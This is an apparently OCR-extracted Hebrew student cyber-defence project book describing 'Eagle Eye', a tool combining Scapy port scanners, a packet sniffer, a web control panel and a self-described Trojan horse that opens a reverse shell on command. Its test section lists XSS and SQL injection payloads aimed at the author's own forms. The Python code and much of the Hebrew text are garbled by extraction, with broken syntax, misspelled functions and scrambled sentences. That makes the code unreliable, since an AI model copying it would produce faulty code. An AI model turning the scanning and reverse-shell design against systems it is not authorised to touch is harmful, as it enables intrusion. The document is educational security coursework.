		הת'רדים יסיימו ומחזירה את
		רשימת הפורטים הפתוחים
		ממויינת.
SYN_Scan(self,ports)	ports	הפעולה עוברת על כל





		הפורטים ברשימה, שולחת
		SYN Flag עם TCP פאקטת
		באותו פורט, ממתינה
		ACK – SYN לתגובה של
		מהצד השני ובמידה ויש
		מוסיפה את הפורט לרשימת
		הפורטים הפתוחים.
Stealth_Scan_Wrap(self, start_port,	Start_port, end_port	פעולת מעטפת לסריקת
end_port)		פורטי הTCP, בשיטת
		Stealth. מוודאת שהתקבלו
		נתונים תקינים לגבי מספרי
		הפורטים, מחלקת את כמות
		הפורטים לסריקה לרשימה
		של רשימות כמספר הליבות
		במעבד כפול 2 לצורך ביצועי
		תהליכונים מקסימליים,
		יוצרת thread עבור כל
		רשימת פורטים, מחכה שכל
		הת'רדים יסיימו ומחזירה את
		רשימת הפורטים הפתוחים
		ממויינת.
Stealth_Scan(self,ports)	ports	הפעולה עוברת על כל
		הפורטים ברשימה, שולחת
		SYN Flag עם TCP פאקטת
		באותו פורט, ממתינה
		ACK – SYN לתגובה של
		מהצד השני ובמידה ויש
		שולחת פאקטה עם דגל RST
		שמשמעותו שנפל החיבור
		(RESET) ומוסיפה את
		הפורט לרשימת הפורטים
	l .	<u> </u>



	"

	הפתוחים.

מודול Server

	מודול זה יוצר שרת הממתין לחיבור מלקוח.	
instance	Server	
access	Public	
type	Server Object(A class I created)	
description	השרת רץ על פורט 16549 וממתין לחיבור מלקוח. כאשר מתחבר הוא מבצע פעולות בהתאם לבקשת הלקוח.	

יוצר שרת המחכה לחיבור מלקוח.		
פונקציה	טענת כניסה	טענת יציאה
init(self)	None	מפעילה שרת וממתינה לחיבור,
		מעבירה לפעולה הראשית של
		השרת לאחר מכן.
transfer(self, path)	path	מעבירה קובץ מן השרת ללקוח.
run(self)	None	הלולאה המרכזית של השרת,
		המקבלת פקודה לביצוע
		מהלקוח, בודקת את טיב
		הפקודה, מפעילה את
		הפונקציה המתאימה ושולחת
		את תוצאות הפונקציה חזרה
		ללקוח.

מודול Client

מודול זה יוצר לקוח המתחבר לשרת.







instance	Client
access	Public
type	Client Object(A class I created)
description	הלקוח מתחבר לשרת בכתובת IP והפורט שהוא. כאשר
	הוא מתחבר הוא מעביר פקודות לשרת לביצוע ומעביר
	לשרת הPI את תוצאות ההרצה שקיבל מהשרת.

יוצר לקוח המתחבר לשרת		
פונקציה	טענת כניסה	טענת יציאה
init(self, IP, Port)	IP, Port	הפעולה יוצרת לקוח TCP
		המנסה להתחבר בפורט והIP
		שהתקבלו.
Activate_sniff(self)	None	הפעולה שולחת הודעה לשרת
		להתחיל בהסנפה, ומקבלת
		ממנו קובץ PCAP המכיל את
		תוצאות ההסנפה.
Activate_SYN(self)	None	הפעולה שולחת הודעה לשרת
		להתחיל בסריקת פורטי TCP
		בשיטת SYN, ומחזירה את
		רשימת הפורטים הפתוחים.
Activate_UDP(self)	None	הפעולה שולחת הודעה לשרת
		להתחיל בסריקת פורטי UDP
		ומחזירה את רשימת הפורטים
		הפתוחים.
Activate_Stealth(self)	None	הפעולה שולחת הודעה לשרת
		להתחיל בסריקת פורטי TCP
		בשיטת Stealth, ומחזירה את
		רשימת הפורטים הפתוחים.
Activate_reverse_shell(self)	None	הפעולה שולחת הודעה לשרת
		Reverse להפעיל את מאזין ה



	.Shell

תיאור סביבת הפיתוח

- שפת התכנות Python.
- סביבת הפיתוח שלי Pycharm לbackend שנכתב ב VScode Python לפיתוח ה backend לפיתוח שלי Javascript
- בסיס נתונים השתמשתי בתוכנה DB browser for SQLite לצורך צפייה ובניית מסד הנתונים בSqlite3
 - CSS + HTML − ממשק גרפי
 - בלים הנדרשים לבדיקות Nmap, Wireshark,Sqlmap

תיאור האלגוריתמים המרכזיים בפרויקט:

הבעיה האלגוריתמית המורכבת ביותר שנתקלתי בה בפרויקט הינה חלוקה של מספר הפורטים לסריקה לכמה טווחים קטנים יותר לסריקה כמספר ליבות המחשב כפול 2.

בסופו של דבר, החלטתי ליצור רשימה אחת שמספר האיברים בה יהיה מספר הליבות כפול 2 ובכל איבר יהיה טאפל עם הפורט הראשון לסרוק והאחרון לסרוק.

```
def divide_ports(start_port=1, end_port=65536) → list:
    """Receives start port and end port and return a list of tuples where each element is a tuple
    specifying a range of ports to scan."""
    length = (end_port - start_port) // (get_processor_num() * 2)
    ind = 0
    l = []
    for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
        ending_port = length * (ind + 1)
        if ind = get_processor_num() * 2 - 1:
        ending_port = end_port
        l.append((start_port, ending_port))
        start_port += length
        ind += 1
        return l
```



אלגוריתמי סריקת הפורטים:

```
def SYN_Scan_Wrap(self, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    self.open_ports = []
    self.counter = 0
    threads = []
    li = divide_ports(start_port, end_port) # For example [(1, 2000), (2001, 4000), (4001, 6000)]
    for i in range(len(li)):
        t = Thread(target=self.SYN_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def SYN_Scan(self, ports: Tuple):
    for port in range(ports[0], ports[1] + 1):
    try:
        packet = IP(dst=self.target_ip_address) / TCP(dport=port, flags='S')
        response = srl(packet, timeout=0.5, verbose=0)
        if response and response.haslayer(TCP) and response.getlayer(TCP).flags = 0x12:
        self.open_ports.append(port)
        self.counter + = 1
        if self.counter % 655 = 0:
              print(f"{self.counter / 65536:.2%} done")
        except Exception:
        continue
```

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי TCP בשיטת SYN – ACK. בשיטה זו, הרעיון הוא לשלוח פאקטת TCP עם דגל SYN ולבדוק האם מתקבלת תשובת SYN – ACK מן השרת, מה שיעיד שהפורט פתוח. הדרך לעשות זאת בסקאפי היא על ידי פירוט הדגל בפרוטוקול הTCP בפאקטה כS. על מנת לשלוח את ההודעה ולהמתין לתשובה עליה ישנה הפעולה sr1 שמשמעותה send receive 1 בפאקטה הוא 12 כלומר תשלח פאקטה ותצפה לקבל פאקטה אחת. לאחר מכן אני בודק האם הדגל בפאקטה הוא SYN – ACK.



מגמת הנדסת תוכנה - התמחות בהגנת סייבר

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי TCP בשיטת SYN – ACK. בשיטה זו, הרעיון הוא לשלוח פאקטת TCP עם דגל SYN (SYN – ACK ולבדוק האם מתקבלת תשובת SYN – ACK מן השרת, מה שיעיד שהפורט פתוח, אך לאחר מכן לשלוח תגובת ACK עם דגל הנקרא RST שמשמעותו היא איפוס (Reset) המודיע לשרת כי נפל החיבור. הדרך לעשות זאת בסקאפי היא על ידי פירוט הדגל בפרוטוקול הTCP בפאקטה כR. על מנת לשלוח את ההודעה ולהמתין לתשובה עליה ישנה הפעולה sr1 שמשמעותה בפאקטה כR. כלומר תשלח פאקטה ותצפה לקבל פאקטה אחת. לאחר מכן אני בודק האם הדגל בפאקטה הוא 12 הקסדצימלי המסמל את SYN – ACK ורק לאחר מכן, במידה והתקבלה תשובה אני שולח את הודעת הAcknowledge.








```
def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
   start_port, end_port = check_ports(start_port, end_port)
   self.open_ports = []
   li = divide_ports(start_port, end_port)
   threads = []
   for i in range(len(li)):
        t = Thread(target=self.UDP_Scan, args=(li[i],))
        threads.append(t)
       t.start()
   for t in threads:
       t.join()
   return sorted(self.open_ports)
def UDP_Scan(self, ports: Tuple):
   for port in range(ports[0], ports[1] + 1):
        response = sr1(IP(dst=self.target_ip_address) / UDP(dport=port), timeout=10, verbose=0)
        if response and response.haslayer(UDP):
            self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 = 0:
            print(f"{self.counter / 65536:.2%} done")
```

סריקת הפורטים המוצגת בתמונה לעיל היא סריקת פורטי UDP. הבסיס לבדיקה האם פורט ODP שיננו יכולים פתוח הוא כזה: מכיוון שUDP הוא פרוטוקול connectionless בניגוד לפרוטוקול UDP איננו יכולים לבדוק האם מתקבלת תגובה ונוצר חיבור כפי שעשינו בפרוטוקול הTCP אלא לשלוח פאקטת UDP בפורט מסוים ולבדוק האם התקבלה תגובה באותו הפורט. במידה וכן, הפורט פתוח ובמידה ולא הפורט סגור. הדרך לעשות זאת בסקאפי היא על ידי שימוש בפעולה send receive 1 שמשמעותה send receive 2, כלומר תשלח פאקטה ותצפה לקבל פאקטה.



תיאור מסכי הפרויקט:

מסך 1 – מסך ההרשמה




המסך כולל טופס הרשמה עם השדות: שם פרטי, שם משפחה, שם משתמש, מייל וסיסמה והוא מוביל למסך האומר שנרשמת בהצלחה במידה והפרטים תקינים וטוען מחדש את העמוד אם לא.



מגמת הנדסת תוכנה - התמחות בהגנת סייבר



מסך 2 – מסך ההתחברות



המסך כולל טופס התחברות עם השדות שם משתמש וסיסמה ובמידה והפרטים נכונים הוא מפעיל פעולה בצד השרת אשר שולחת מייל למשתמש שניסה להתחבר עם קוד אימות ומפנה לדף בו על הלקוח להכניס את קוד האימות על מנת להתחבר.

מסך 3 – מסך האימות.

במסך זה על הלקוח להכניס את קוד האימות שקיבל במייל. מוביל למסך השרתים הפעילים.








מסך 4 – מסך השרתים הפעילים – מוביל למסך פאנל הלקוח.




מסך 5 - מסך הפונקציונליות של האתר. במסך זה ניתן להפעיל סריקות פורטים, הסנפה ולהתחבר לממשק הפקודה של המחשב שנבחר בחיבור Reverse Shell.






מסך 6 - מסך סריקת רשת

במסך זה על הלקוח להכניס את מסכת הרשת של הרשת המקומית בה הוא נמצא ולאחר מכן תופעל סריקה של הכתובות הIP מובילה למסך הפונקציונליות של האתר.



מסך 7 – מסך צפייה בסריקות קודמות.

במסך זה יוצגו קבצי הPCAP מהסריקות הקודמות שנעשו על ידי אותו המשתמש ותוכן אחת מהן יוצג לאחר שתיבחר. * פיצ'ר זה עוד בתהליכי פיתוח.





תיאור פרוטוקול התקשורת

כל הודעה בתקשורת נשלחת בצורה הבאה, ראשית נשלח אורך המידע שעתיד ישלח ולאחר מכן נשלח המידע.

(Client -> Server) לקוח -> שרת

SNF_SRT

תיאור: פקודה שמבקשת להתחיל הסנפה של חבילות מידע ברשימת הכתובות.

פקודה: SNF SRT

דוגמה להודעה אמיתית בפרוטוקול:

SNF SRT

REV_ACT

תיאור: הפעלת הסוס הטרויאני על מנת ליצור רברס של.

פקודה: REV ACT

דוגמה להודעה אמיתית בפרוטוקול:

REV_ACT

EXIT

תיאור: כיבוי הסוס הטרויאני על מנת להפסיק את החיבור.

פקודה: EXIT

דוגמה להודעה אמיתית:

EXIT

SYN SRT

תיאור: הפעלת סריקת הפורטים על פורטי הTCP

פקודה: SYN_SRT

דוגמה להודעה אמיתית:

SYN SRT



STEALTH_SRT

תיאור: הפעלת סריקת הפורטים על פורטי הTCP

פקודה: STEALTH_SRT

דוגמה להודעה אמיתית:

STEALTH SRT

UDP_SRT

תיאור: הפעלת סריקת הפורטים על פורטי ה-UDP.

שקודה: UDP SRT

דוגמה להודעה אמיתית:

UDP SRT

תיאור מבני הנתונים

יש לי מסד נתונים אחד ותיקייה נוספת עם קבצי PCAP, אשר בה שמורות תוצאות ההסנפות. שניהם קיימים באופן מקומי על השרת ברשת ומאפשרים למשתמש לקבל מהם מידע. מהקבצים – סריקות קודמות ומהמסד נתונים לצורך הרשמה והתחברות.

שדות עבור מסד הנתונים: שם פרטי, שם משפחה, שם משתמש, מייל וסיסמה.

Table	First Name	Last Name	Username	Password	Email
name:			Primary key		
profile					
DB	VARCHAR	VARCHAR	VARCHAR	VARCHAR	VARCHAR
name:	ofek	erez	Ofek123123	Fdgsfguiegu123235i	ofekerez@gmail.com
site.db					



סקירת חולשות והאיומים

מודל הCIA –

מודל זה מגדיר את דרישות האבטחה בכל מערכת טכנולוגית. כל אמצעי אבטחה ממומש נועד על מנת לשמור על אחד משלושת התווכים במודל: Confidentiality – סודיות המידע, מניעת גישה מגורמים שאינם מוסמכים אל מידע רגיש, יישום של תווך זה נעשה לרוב על ידי אימות רב שלבי והצפנות, Integrity – שלמות המידע, מניעה מגורם לא מורשה לשנות ולפגוע במידע הקיים, כך שהמידע שמועבר וקיים יישאר שלם. יישום תווך זה נעשה לרוב על ידי גיבוב, Availability – זמינות המידע, אפשור גישה למידע ושירותים בצורה נוחה לכל אלו המורשים לכך.

שכבת האפליקציה:

- תהליך ה login ישנו אימות על ידי שליחת מייל ובדיקה בצד שרת של תקינות הקוד.
- MITM : מכיוון שהשרת עובד בפרוטוקול HTTP ולא HTTPS התקשורת אינה מוצפנת ותלויה : MITM : מכיוון שהשרת עובד בפרוטוקול הרשת TLS/SSL ומתקפה זו הינה אפשרית ותציג לתוקף את תוכן : HTML.
- DOS/DDOS: יבולה להיות מתקפת DOS או DOS מכיוון שבמידה ומשתמש או מספר משתמשים ברשת המקומית ישלחו בקשות רבות לשרת הוא לא יחסום את המחשבים הללו ולא יגביל את כמות הבקשות שהם יבולים לבקש. לכן סביר ביותר, שהשרת לאחר זמן מה, יקרוס.

שכבת התעבורה:

ישנה הצפנה היברידית AES+ RSA בReverse Shell על מנת לשמור על סודיות המידע הרגיש העובר בתקשורת המכיל תוצאות של פקודות מערכת.

האתר חסין בפני SQL Injection מפני שאני עובד במסד נתונים עם המודול SQL Injection מפני שאני עובד במסד נתונים שאילתות מאובטחות ועל מנת להכניס או למשוך מידע מהבסיס נתונים יש צורך רק להשתמש בפעולות המובנות במודול.



מגמת הנדסת תוכנה - התמחות בהגנת סייבר

<u>פרק ה' - Eagle Eye Project - הקוד</u>

1) פונקציה אשר מחלקת את טווח הפורטים לסריקה לרשימה באורך כפול ממספר ליבות המעבד כשכל אלמנט הוא טאפל שמסמל פורט ראשון לסריקה ופורט אחרון לסריקה.

```
def divide_ports(start_port=1, end_port=65536) → list:
    """Receives start port and end port and return a list of tuples where each element is a tuple
    specifying a range of ports to scan."""
    length = (end_port - start_port) // (get_processor_num() * 2)
    ind = 0
    l = []
    for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
        ending_port = length * (ind + 1)
        if ind = get_processor_num() * 2 - 1:
        ending_port = end_port
        l.append((start_port, ending_port)))
        start_port += length
        ind += 1
    return l
```

2) פונקציה אשר מסניפה את התקשורת, שומרת בקובץ PCAP, מפלטרת אותה לפי פרוטוקולים ומכניסה לרשימה ממויינת לפיהם.





(3 סריקת פורטי TCP בסריקת SYN עם ת'רדים.

```
def SYM_Scan_Mrap(self, start_portal, end_port+6535):

""The function receives a start port and end port, scans them all and returns the sorted list of the open
ports. ""

start_port, end_port = check_ports(start_port, end_port)

self.counter = 0

threads = []

ii = divide_ports(start_port, end_port) # For example [(1, 2000), (2001, 4000), (4001, 6000)]

for i in range(len(li)):

t = Thread(target=self.SYM_Scan, args=(li[i],))

threads.append(t)

t.start()

for t in threads:

t.join()

return sorted(self.open_ports)

def SYM_Scan(self, ports: Tuple):

""The function receives a tuple of start port to scan and end port and scans them all by sending and
receiving TGP pockets. It changes the value of the list of open ports belonged to the PortScanner class. """

for port in range(sorts[0], ports[1] + 1):

try:

packet = IP(dstsself.target_ip_address) / TCP(dport=port, flags='S')

response = srl(packet, timeout=0.5, verbose=0)

if response and response.haslayer(TCP) and response.getlayer(TCP).flags = 0x12:

self.counter ** 1

if self.counter ** 655 = 0:

print(f*(self.counter / 65536: 2%) done")

except Exception:
continue
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

. עם ת'רדים Syn/Stealth בסריקת TCP עם ת'רדים (4



5) סריקת פורטי UDP עם ת'רדים.

הרצת פקודת מערכת דרך חיבור reverse shell. על מנת להריץ פקודת shell אני משתמש במודול shell אני מקודה לביצוע, Python המאפשר גישה לממשק הפקודה של המערכת דרך Python. אני מקבל את הפקודה לביצוע timeout מעביר אותה לפונקציה להכיץ אשר מריצה את הפקודה ומאפשרת להגדיר timeout לביצוע שלה. במידה ולא הצליחה הפונקציה להריץ את הפקודה ועלה Exception אני מנסה להריץ אותה שוב, אך שלה. במידה ולא הצליחה הפונקציה להריץ את הפקודה ועלה לביצוע הפקודה, כך שייתכן והדבר יפתור את הבעיה אם הפעם עם הפונקציה Popen שבה אין timeout לביצוע הפקודה, כך שייתכן והדבר יפתור את הבעיה אם מדובר בפקודה הדורשת זמן רב להפעלה. אני משתמש בקידוד ISO-8859-1 אשר מאפשר העברת מידע גם בעברית מבלי שהקוד יקרוס.





7) אימות סיסמה באתר. אני ראשית יוצר קוד בן 8 ספרות באופן רנדומלי על ידי המודול random. לאחר מכן, אני יוצר שרת Smtp אשר מתחבר למייל שיצרתי בשביל הפרויקט, ושולח ממנו מייל אל הכתובת מייל של המשתמש שמנסה להתחבר – מוצא כתובת זו על ידי חיפוש במסד הנתונים. ובמידה והפעולה לא צלחה אני מנתב את המשתמש למסך ההתחברות.



מגמת הנדסת תוכנה - התמחות בהגנת סייבר



קישור לשאר הקוד של המערכת:

https://github.com/ofekerez/Eagle-Eye-Project.git



פרק ו' - Eagle Eye Project – בדיקות ('קופסא לבנה')

1. פירוט הבדיקות

• פירוט הבדיקות שהופיעו <u>בפרק האפיון</u> ברמת הביטים – לתאר בפירוט מה נדרש לבצע ומה בוצע בפועל. וכמובן על בדיקה צריכה להתבצע יותר מפעם אחת ועד שהיא עוברת

מה בוצע בפועל	מתי	מה נדרש לבצע	מטרת הבדיקה	שם
				הבדיקה
ניסיתי להיכנס עם המשתמש		לוודא שהתקבלו	לוודא שניתן	התחברות
ofekerez ועם הסיסמה 123456	מאי	נתונים תקינים בצד	להתחבר עם	
הקיים במסד הנתונים כדי לראות האם		לקוח, לשלוח לצד	משתמש הרשום	
אני מצליח להתחבר, ואכן הצלחתי.		שרת, לוודא	במסד הנתונים,	
לאחר מכן, ניסיתי להתחבר עם		שהמידע קיים במסד	ובאמצעות כך	
המשתמש ofek והסיסמה		נתונים, להעביר	להגיע לנתיבים	
Aa123456 שאינו קיים, וההתחברות		לעמוד הבית ולשמור	המורשים רק	
לא עבדה.		את הנתונים	למשתמשים	
		המתאימים בסשן.	מחוברים.	
admin ניסיתי להיבנס עם המשתמש	מאי	לוודא שהתקבלו	לוודא שניתן	התחברות
ועם הסיסמה Aa123456 הקיים		נתונים תקינים בצד	להתחבר עם	
במסד הנתונים כדי לראות האם אני		לקוח, לשלוח לצד	משתמש הרשום	
מצליח להתחבר, ואכן הצלחתי. לאחר		שרת, לוודא	במסד הנתונים,	
מכן, ניסיתי להתחבר עם המשתמש		שהמידע קיים במסד	ובאמצעות כך	
eagleeye והסיסמה eagleeye		נתונים, להעביר	להגיע לנתיבים	
שאינו קיים, וההתחברות לא עבדה.		לעמוד הבית ולשמור	המורשים רק	
		את הנתונים	למשתמשים	
		המתאימים בסשן.	מחוברים.	
הכנסתי לטפסים את הסקריפט הבא:	מאי	להכניס אל הטפסים	לוודא שלא ניתן	בדיקת XSS
<script> alert("Hello!"); </script>		קלט שהינו קוד	להבניס קוד	
וראיתי שהוא לא הופעל על ידי הדפדפן		iavascript ולראות	סקריפט	
כלומר הטפסים חסינים מפני XSS.		האם הקוד יורץ על	אל javascriptב	
		ידי הדפדפן.	הטפסים באתר.	
הכנסתי לטפסים את הסקריפט הבא:	מאי	להכניס אל הטפסים	לוודא שלא ניתן	בדיקת XSS
<pre><script> alert("Hello!"); </script></pre>		קלט שהינו קוד	להבניס קוד	
וראיתי שהוא לא הופעל על ידי הדפדפן		ולראות javascript	סקריפט	





			T	
כלומר הטפסים חסינים מפני XSS.		האם הקוד יורץ על	אל javascriptב	
		ידי הדפדפן.	הטפסים באתר.	
הבנסתי את הpayload הזה:	מאי	להכניס אל הטפסים	לוודא שלא ניתן	SQL בדיקת
ולא התקבל שום חיווי על " = "" OR "		קלט שהינו	להזריק שאילתות	Injection
גישה למסד הנתונים.		SQL שאילתות	דרך טפסי SQL	
		ולראות האם נקבל	.האתר	
		חיווי על הרצת קוד		
		זה.		
הפעלתי את הכלי sqlmap על מנת	מאי	להכניס אל הטפסים	לוודא שלא ניתן	SQL בדיקת
למפות הזרקות SQL אפשריות ולא		קלט שהינו	להזריק שאילתות	Injection
קיבלתי תוצאות.		SQL שאילתות	דרך טפסי SQL	
		ולראות האם נקבל	.האתר	
		חיווי על הרצת קוד		
		זה.		
,ofekerez התחברתי למשתמש	מאי	להתחבר לאתר,	לוודא שניתן	התנתקות
התנתקתי, ניסיתי לראות את דף		להתנתק, לבדוק את	להתנתק מהאתר	
סריקות הרשת שעליי להיות מחובר		הסשן ואת הגישה	ושנמחקים כל	
כדי לראות ולא הצלחתי, בדקתי את		לנתיבי משתמשים.	הפרטים	
הסשן והוא היה ריק.			הרלוונטיים	
			למשתמש	
			המחובר בסשן.	
התחברתי למשתמש admin,	מאי	להתחבר לאתר,	לוודא שניתן	התנתקות
התנתקתי, ניסיתי לראות את דף		להתנתק, לבדוק את	להתנתק מהאתר	
סריקות הרשת שעליי להיות מחובר		הסשן ואת הגישה	ושנמחקים כל	
כדי לראות ולא הצלחתי, בדקתי את		לנתיבי משתמשים.	הפרטים	
הסשן והוא היה ריק.			הרלוונטיים	
			למשתמש	
			המחובר בסשן.	
נרשמתי עם פרטים תקינים, בדקתי	מאי	להירשם עם פרטים	לוודא שמתקבל אך	הרשמה
את הנתונים במסד הנתונים וראיתי		תקינים, עם פרטים	ורק מידע תקין	
שהכל נכנס בראוי, ושהסיסמה		לא תקינים ולהסתכל	שלא פוגע במסד	
מגובבת. יכולתי לשפר את האבטחה		במסד הנתונים	הנתונים,	
עם הוספת salt וpepper, אך נכון		ולראות האם הדבר	שהסיסמה	
לזמן כתיבת חלק זה לא עשיתי זאת.		השפיע עליו. כמו כן,	מגובבת, שהמידע	
		l .	l .	





ונישם בראוי במסד לבדוק את תגובת לאור מבו, במסד לבדוק את תגובת הפרטים לוודא שמתקבל אך להירשם עם פרטים בדי בדקה האם התקינים/הלא משחת שב פרטים מאי נרשמה לוודא שמתקבל אך להירשם עם פרטים מאי נרשמה לוודא שמתקבל אך להירשם עם פרטים מאי נרשמה שב בדי המשחמש בבד לא חקינים, במסד הנתונים וראיתי שלא פוגע במסד לא תקינים ולהסתכל שלא פוגע במסד לא תקינים ולהסתכל שלא פוגע במסד לא תקינים ולהסתכל שהסיסמה ולראות האם הדבר עם הוספת start להיום במסד הנתונים וראיתי שהסיסמה ולראות האם הדבר במסד לא במונים במסד המונים ובתונים במסד הנתונים במסד הנתונים וראיתי הפרטים המתונים. במדוב במסד לבדוק את תגובת לאחר במסד לא נכנים עבור כל אחד מהשדות, גם המרונים. במרונים. האתר להכנסת לא נכנים עבור כל אחד מהשדות, גם התקינים/הלא קיבלתי את השגיאות המתאימות הפרטים לאודא שסריקת להתחבר לאתר, מאי ובדת בזמן תקין לבחור את אחד מהוצאות. הפרויקט ולערוך התוצאות. הפרויקט ולערוך החיקת היות שומות שיפור הוא זמן ושתוצאותיה פורטים עם מבחים מוצגות באתר. עליהם בסריקת פורטים עם מפחח מוצגות באתר. עליהם בסריקת פורטים עם מפחח מוצגות באתר. עליהם בסריקת פורטים מסוג זה לערוך סריקת רשת, ולאות אם התוצאות פורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות פורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות פורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות פורטים מסוג זה לערוך סריקת רשת, עבדת בזמן תקין לבחור את אחד הפורטים מסוג זה לערוך סריקת רשת, עבדת בזמן תקין לברים מהמחשבים הפורטים שלי ואבן צאוא ואותן עובדת בזמן תקין לבחור את אחד הפורטים שלי ואבן צאוא ואותן בעדת בזמן תקין לבחור את אחד הפורטים מסוג זה לערוך סריקת רשת, עבדת בזמן תקין לבחור את אחד הפורטים מסוג זה לבלים מהמחשבים הפורטים שלי ואבן צאואותן בעודת בזמן תקין לבחור את אחד הפורטים שלי ואבן צאואותן וביר ביחד לכלים מהמחשבים הפורטים שלי ואבן צאואותן וביר ביחד לכלים מהמחשבים הפורטים שלי ואבן ואואותן וביר ביחד לכלים מהמחשבים הפורטים המורמים המורמים מוברים מהמחשבים הפורטים מורים מורמים מורמ					
הפרטים התקינים, בדיקה האם התקינים, בדיקה האם התקינים, בדיקה האם המשתמש בבר לוודא שמתקבל אך להירשם עם פרטים מגובבת. לוודא שמתקבל אך להירשם עם פרטים מגובבת. יכולתי לשפר את האבטחה הנתונים, במסד הנתונים שהסיסמה ולראות האם הדבר עם הוספת לדון לדון הלראות האם הדבר לאחר מבן, ניסיתי להירשם עם פרטים לדון בתשבת, שהמידע השפיע עליו. במו כן, לדון מרים בראוי, להירשם עם פרטים ביראוי במסד לבדוק את תגובת לא נכונים עבור כל אחד מהשדות, גם הפרטים הפרטים הפרטים הפרטים הפרטים מסוג זה לערוך סריקת רשת, לוודא שסריקת להתחבר לאתר, מאי הפורטים שלי ואבן יצאו אותן וסריקת ולאחד מהימנות שפורטים שלי ואבן יצאו אותן ומבות מוצאות הפרויקט ולערוך הסריקה. התוצאות הפריקט עליהם גם סריקת נותנת תוצאות פורטים, לבצע מהימנות שליהם מריקת פורטים, לבצע מהימנות שפורים על שודאותיה פורטים עם פורטים שלי אואם מוצגות באתר. עליהם גם סריקת ושתוצאותיה פורטים עם פורטים שלי אואם מוצגות באתר. להתחבר לאתר, מאי הרצתי סריקה ממכונת אואם שפורים על לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת אואם שפורים עם מפחח מוצגות באתר. להתחבר לאתר, מאי הרצתי סריקה ממכונת אואם שפורים עם מודהות פורטים עם מוג זה להתחבר לאתר, מאי הרצתי סריקה ממכונת אואם שפורים שם שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, הרצתי סריקת הפורטים מסוג זה לערוך סריקת רשת, שצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, שצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, אמד שבזת בזמן תקין לבחור את אחד שליגת אחד שליגת אחד הבורטים מסוג זה העריקת ושבזת בזמן תקין לבחור את אחד שליגת אחד בזמן תקין לבחור את אחד שליגת אחרים, שבזת בזמן תקין לבחור את אחד שליגת אחד שבזת בזמן תקין לבחור את אחד שבזת בזמן תקין בחור את אחד שבזת בזמן תקין הבילת אחד שבזת בזמן תקין הבילת אחד שבזת בזמן תקין הבילת אחד ביות ביות במור ביות ביות ביות ביות ביות ביות ביות ביות	לאחר מכן, ניסיתי להירשם עם פרטים		לבדוק את תגובת	נרשם כראוי במסד	
